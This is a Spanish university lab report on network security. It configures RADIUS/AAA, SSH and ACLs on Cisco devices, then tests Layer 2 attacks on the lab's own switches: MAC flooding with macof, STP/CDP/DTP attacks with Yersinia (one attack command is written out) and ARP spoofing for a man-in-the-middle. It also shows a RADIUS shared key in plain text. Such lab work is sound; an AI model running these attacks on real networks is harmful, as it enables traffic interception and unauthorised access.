SEGURIDAD DE REDES

Laboratorio 6 y 7 - Control de Acceso y Fortificación Ethernet

Estela Pillo González **o.garces@udc.es **
Orlando J. Garcés Casal **simon.noyad@udc.es **
Simón Noya Dominguez **alvaro.cainzos@udc.es **
Alvaro Cainzos Urtiaga **brais.gomez2@udc.es**
Brais Gómez Espiñeira **Version 1.0**
estela.pgonzalez@udc.es ** **14 de noviembre de 2025

Índice

1. Introducción

1.1. Sobre esta Documentación

Esta documentación recoge la implementación y resultados de los Laboratorios 6 y 7 de Seguridad de Redes, centrados en el control de acceso a dispositivos de red y la fortificación de la capa de acceso Ethernet.

2. Laboratorio 6: Despliegue de mecanismos de control de acceso a la gestión de los dispositivos de red

2.1. Objetivos

- Parte 1: Desplegar un sistema de autenticación y autorización tolerante a fallos
- Parte 2: Configurar los dispositivos de red para utilizar dicho sistema de autenticación y autorización

2.2. Configuración del servidor Radius




Figura 1: Instalación de freeradius

A continuación se configura el archivo /etc/freeradius/3.0/users.conf:




Figura 2: Configuración /etc/freeradius/3.0/users.conf

Luego configuramos el archivo /etc/freeradius/3.0/clients.conf, en el cual se incluyen los dispositivos que actúan como clientes radius:




Figura 3: Configuración /etc/freeradius/3.0/clients.conf

Comprobación de que el servidor está funcionando:




Figura 4: Comprobación funcionamiento

2.3. Configuración de acceso al servidor Radius en los dispositivos

La configuración es la misma, por lo que se muestra la configuración específica para AL-SW1:




Figura 5: Configuración del servidor RADIUS en AL-SW1

Se configuró el sistema AAA completo con autenticación, autorización y accounting, estableciendo el grupo RADIUS como método primario y la base local como respaldo.




Figura 6: Configuración AAA en AL-SW1

Para garantizar el acceso en caso de fallo del servidor RADIUS, se crearon usuarios locales con diferentes niveles de privilegio.




Figura 7: Configuración de usuarios locales y claves SSH

La seguridad del acceso remoto se reforzó mediante la configuración de SSH versión 2 con algoritmos de cifrado seguros.




Figura 8: Configuración SSH segura en AL-SW1

Se implementaron listas de control de acceso (ACL) para restringir el acceso únicamente desde la VLAN de administración.




Figura 9: Configuración de ACL para restricción de acceso

Finalmente, se configuraron las líneas VTY para utilizar SSH exclusivamente y aplicar la autenticación AAA configurada.




Figura 10: Configuración de líneas VTY

```
AL-SW1#ping 10.4.245.37

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.4.245.37, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/2/8 ms
AL-SW1#show running-config | include radius
aaa authentication login default group radius local
aaa authentication login SSH-LOGIN group radius local-case
aaa authorization exec default group radius local
radius-server host 10.4.245.37 auth-port 1812 acct-port 1813
radius-server key Bayern_2025
AL-SW1#test aaa group radius munics Bayern_2025 new-code
User successfully authenticated
```

Figura 11: Prueba de funcionamiento

2.3.1. Switch de Distribución DL-SW1

DL-SW1 se configuró con parámetros similares a AL-SW1 pero con restricciones adicionales de acceso mediante ACL. Se implementó control de acceso por dirección IP, permitiendo únicamente conexiones desde la VLAN de administración. La configuración AAA incluye accounting para auditoría de sesiones.

La configuración en DL-SW1 siguió la misma estructura que AL-SW1:

- Configuración del servidor RADIUS con la misma IP y clave

```
DL-SW1(config)#aaa new-model
DL-SW1(config)#$ication login default group RADIUS-GROUP local enable
DL-SW1(config)#$ication login SSH-LOGIN group RADIUS-GROUP local-case
DL-SW1(config)#aaa authorization exec default group radius local
```

Figura 12: Configuracion servidor radius

A la hora de utilizar el comando para darle nombre al grupo de radius, tuvimos una pequeña errata y lo nombramos como RADIUS-GROUP a pesar de que debia haberse llamado radius. Dicha errata se corrigió posteriormente.

- Sistema AAA con autenticación, autorización y accounting
- Usuarios locales de respaldo con los mismos nombres y privilegios
- Configuración SSH segura con restricciones de acceso
- ACL para limitar el acceso a la VLAN de administración

2.4. Configuración para Routers

2.4.1. Firewall (FW)

El firewall se configuró con autenticación RADIUS para acceso administrativo. Se implementaron las mismas políticas de seguridad que en los switches, con usuarios locales de respaldo y restricción de acceso por dirección IP. La configuración SSH incluye algoritmos de cifrado seguros.

Configuración aplicada en FW:

- Servidor RADIUS: 192.168.1.10 puertos 1645/1646
- Clave RADIUS: Bayern_2025
- Usuarios locales: juniorAdmin (nivel 1) y admin (nivel 15)
- ACL restrictiva para acceso desde VLAN de administración
- SSH versión 2 exclusivo para acceso remoto

2.4.2. ISP Router

El router ISP se configuró con autenticación centralizada RADIUS y usuarios locales. Se implementó control de acceso mediante ACL para restringir las conexiones únicamente a la red de gestión. La configuración incluye parámetros de seguridad reforzados para SSH.

Elementos de configuración en ISP:

- Autenticación RADIUS con fallback a local
- Restricción de acceso por dirección IP fuente
- Configuración SSH con módulo RSA 2048 bits
- Accounting para registro de sesiones administrativas

2.4.3. CPE Router

En el CPE router se aplicó la misma política de seguridad que en los demás dispositivos. Configuración RADIUS con fallback a autenticación local, restricción de acceso por IP y habilitación exclusiva de SSH como protocolo de acceso remoto.

Configuración implementada en CPE:

- Grupo de servidores RADIUS configurado
- AAA con autenticación por defecto hacia RADIUS
- Usuarios locales para contingencia
- Líneas VTY restringidas por ACL y solo SSH

3. Laboratorio 7: Fortificación en la capa de acceso en redes Ethernet

3.1. Parte 1: Evaluación de Vulnerabilidades

3.1.1. Saturación de Tabla CAM

Objetivo: Saturar la tabla de direcciones MAC del switch AL-SW1 para forzarlo a funcionar como un hub, comprometiendo la confidencialidad del tráfico de red.

Herramienta utilizada: Herramienta de generación de tráfico (macof)




Figura 13: Estado inicial de la tabla MAC en AL-SW1 antes del ataque





Figura 14: Ataque macof desde yersinia



```
AL-SW1#show mac address-table
          Mac Address Table
-------------------------------------------

Vlan    Mac Address       Type        Ports
----    -----------       --------    -----
 All    0100.0ccc.cccc    STATIC      CPU
 All    0100.0ccc.cccd    STATIC      CPU
 All    0180.c200.0000    STATIC      CPU
 All    0180.c200.0001    STATIC      CPU
 All    0180.c200.0002    STATIC      CPU
 All    0180.c200.0003    STATIC      CPU
 All    0180.c200.0004    STATIC      CPU
 All    0180.c200.0005    STATIC      CPU
 All    0180.c200.0006    STATIC      CPU
 All    0180.c200.0007    STATIC      CPU
 All    0180.c200.0008    STATIC      CPU
 All    0180.c200.0009    STATIC      CPU
 All    0180.c200.000a    STATIC      CPU
 All    0180.c200.000b    STATIC      CPU
 All    0180.c200.000c    STATIC      CPU
 All    0180.c200.000d    STATIC      CPU
 All    0180.c200.000e    STATIC      CPU
 All    0180.c200.000f    STATIC      CPU
 All    0180.c200.0010    STATIC      CPU
 All    ffff.ffff.ffff    STATIC      CPU
 745    0000.ec75.601c    DYNAMIC     Gi0/11
 745    000c.690c.ad80    DYNAMIC     Gi0/11
 745    000f.834d.612d    DYNAMIC     Gi0/11
 745    0011.b03f.5257    DYNAMIC     Gi0/11
 745    0014.1034.e6cf    DYNAMIC     Gi0/11
 745    0018.ba34.6a0e    DYNAMIC     Gi0/20
 745    001c.611b.1569    DYNAMIC     Gi0/11
 745    001c.7637.7608    DYNAMIC     Gi0/11
 745    0028.5c40.ef9d    DYNAMIC     Gi0/11
 745    0029.165c.8c7a    DYNAMIC     Gi0/11
 745    003e.5c68.6784    DYNAMIC     Gi0/11
 745    003f.0722.8837    DYNAMIC     Gi0/11
 745    0042.5a59.54b8    DYNAMIC     Gi0/11
 745    0047.3930.e5d6    DYNAMIC     Gi0/11
 745    0047.e061.7db7    DYNAMIC     Gi0/11
 745    0049.911c.1020    DYNAMIC     Gi0/11
 745    0049.e934.a7fb    DYNAMIC     Gi0/11
 745    004f.3d52.504b    DYNAMIC     Gi0/11
 745    0054.500e.d6d2    DYNAMIC     Gi0/11
 745    0057.2c18.7baf    DYNAMIC     Gi0/11
```

Figura 15: Tabla CAM saturada con múltiples direcciones MAC falsas en el puerto Gi0/11

3.1.2. Explotación de Protocolos Capa 2 con Yersinia

Objetivo: Explotar vulnerabilidades en protocolos de capa 2 para tomar control de la topología de red, obtener información sensible y establecer conexiones no autorizadas.

Herramienta utilizada: Yersinia

- **STP:** Inyección de BPDUs para convertirse en root bridge
- **CDP:** Obtención de información sensible de dispositivos vecinos
- **DTP:** Establecimiento de enlaces troncales no autorizados
- **DHCP:** Suplantación de servidor DHCP legítimo

Figura 16: Ataque STP - Creación y envío de BPDUs falsos con Scapy para convertirse en root bridge




Figura 17: Efecto del ataque STP: AL-SW1 reconoce un nuevo root bridge con ID 0




Figura 18: Recuperación de la topología STP legítima después del ataque

Figura 19: Ataque CDP desde Kali Linux - Flooding de la tabla CDP




Figura 20: Información CDP comprometida: Múltiples dispositivos falsos aparecen como vecinos

```
┌──(kali㉿kali)-[~]
└─$ sudo yersinia dtp -attack 1 -interface eth0
<*> Starting NONDOS attack enabling trunking...
<*> Press any key to stop the attack <*>


MOTD: Zaragoza, Palencia, Soria... Nice spanish cities to live in, give them a try!

┌──(kali㉿kali)-[~]
└─$
```

Figura 21: Ataque DTP desde Kali Linux - Activación de trunking no autorizado

dtp

No.	Time	Source	Destination	Protocol	Length	Info
788	475.020229046	Cisco_c7:2d:90	CDP/VTP/DTP/PAgP/UD…	DTP	60	Dynamic Trunk Protocol
789	475.020229337	Cisco_c7:2d:90	CDP/VTP/DTP/PAgP/UD…	DTP	90	Dynamic Trunk Protocol
829	505.030624027	Cisco_c7:2d:90	CDP/VTP/DTP/PAgP/UD…	DTP	60	Dynamic Trunk Protocol
830	505.030624351	Cisco_c7:2d:90	CDP/VTP/DTP/PAgP/UD…	DTP	90	Dynamic Trunk Protocol
873	535.037747500	Cisco_c7:2d:90	CDP/VTP/DTP/PAgP/UD…	DTP	60	Dynamic Trunk Protocol
874	535.037747984	Cisco_c7:2d:90	CDP/VTP/DTP/PAgP/UD…	DTP	90	Dynamic Trunk Protocol
915	565.042317534	Cisco_c7:2d:90	CDP/VTP/DTP/PAgP/UD…	DTP	60	Dynamic Trunk Protocol
916	565.042317748	Cisco_c7:2d:90	CDP/VTP/DTP/PAgP/UD…	DTP	90	Dynamic Trunk Protocol
956	595.049163169	Cisco_c7:2d:90	CDP/VTP/DTP/PAgP/UD…	DTP	60	Dynamic Trunk Protocol
957	595.049163806	Cisco_c7:2d:90	CDP/VTP/DTP/PAgP/UD…	DTP	90	Dynamic Trunk Protocol
991	625.056315724	Cisco_c7:2d:90	CDP/VTP/DTP/PAgP/UD…	DTP	60	Dynamic Trunk Protocol
992	625.056316049	Cisco_c7:2d:90	CDP/VTP/DTP/PAgP/UD…	DTP	90	Dynamic Trunk Protocol
1008	636.241271050	00:f5:7f:1e:3d:bd	CDP/VTP/DTP/PAgP/UD…	DTP	56	Dynamic Trunk Protocol
1009	636.251761035	Cisco_c7:2d:90	CDP/VTP/DTP/PAgP/UD…	DTP	60	Dynamic Trunk Protocol
1010	636.251761347	Cisco_c7:2d:90	CDP/VTP/DTP/PAgP/UD…	DTP	90	Dynamic Trunk Protocol
1011	637.242286026	00:f5:7f:1e:3d:bd	CDP/VTP/DTP/PAgP/UD…	DTP	56	Dynamic Trunk Protocol
1013	637.254456018	Cisco_c7:2d:90	CDP/VTP/DTP/PAgP/UD…	DTP	60	Dynamic Trunk Protocol
1014	637.255243916	Cisco_c7:2d:90	CDP/VTP/DTP/PAgP/UD…	DTP	90	Dynamic Trunk Protocol
1015	638.243106542	00:f5:7f:1e:3d:bd	CDP/VTP/DTP/PAgP/UD…	DTP	56	Dynamic Trunk Protocol
1016	638.260945545	Cisco_c7:2d:90	CDP/VTP/DTP/PAgP/UD…	DTP	60	Dynamic Trunk Protocol
1017	638.260945772	Cisco_c7:2d:90	CDP/VTP/DTP/PAgP/UD…	DTP	90	Dynamic Trunk Protocol

Figura 22: Paquetes DTP en wireshark cuando realizamos el ataque




Figura 23: Enlace troncal no autorizado establecido en Gi0/2 mediante ataque DTP

3.1.3. Ataques ARP - Man in the Middle

Objetivo: Interceptar y redirigir el tráfico entre dos hosts mediante envenenamiento de tablas ARP, permitiendo la interceptación de comunicaciones.

Herramienta utilizada: arpspoof y habilitación de IP forwarding




Figura 24: Configuración inicial: Habilitación de IP forwarding y envenenamiento ARP hacia el gateway (10.4.16.1)




Figura 25: Envenenamiento ARP hacia la víctima (10.4.16.8) para completar el ataque MitM

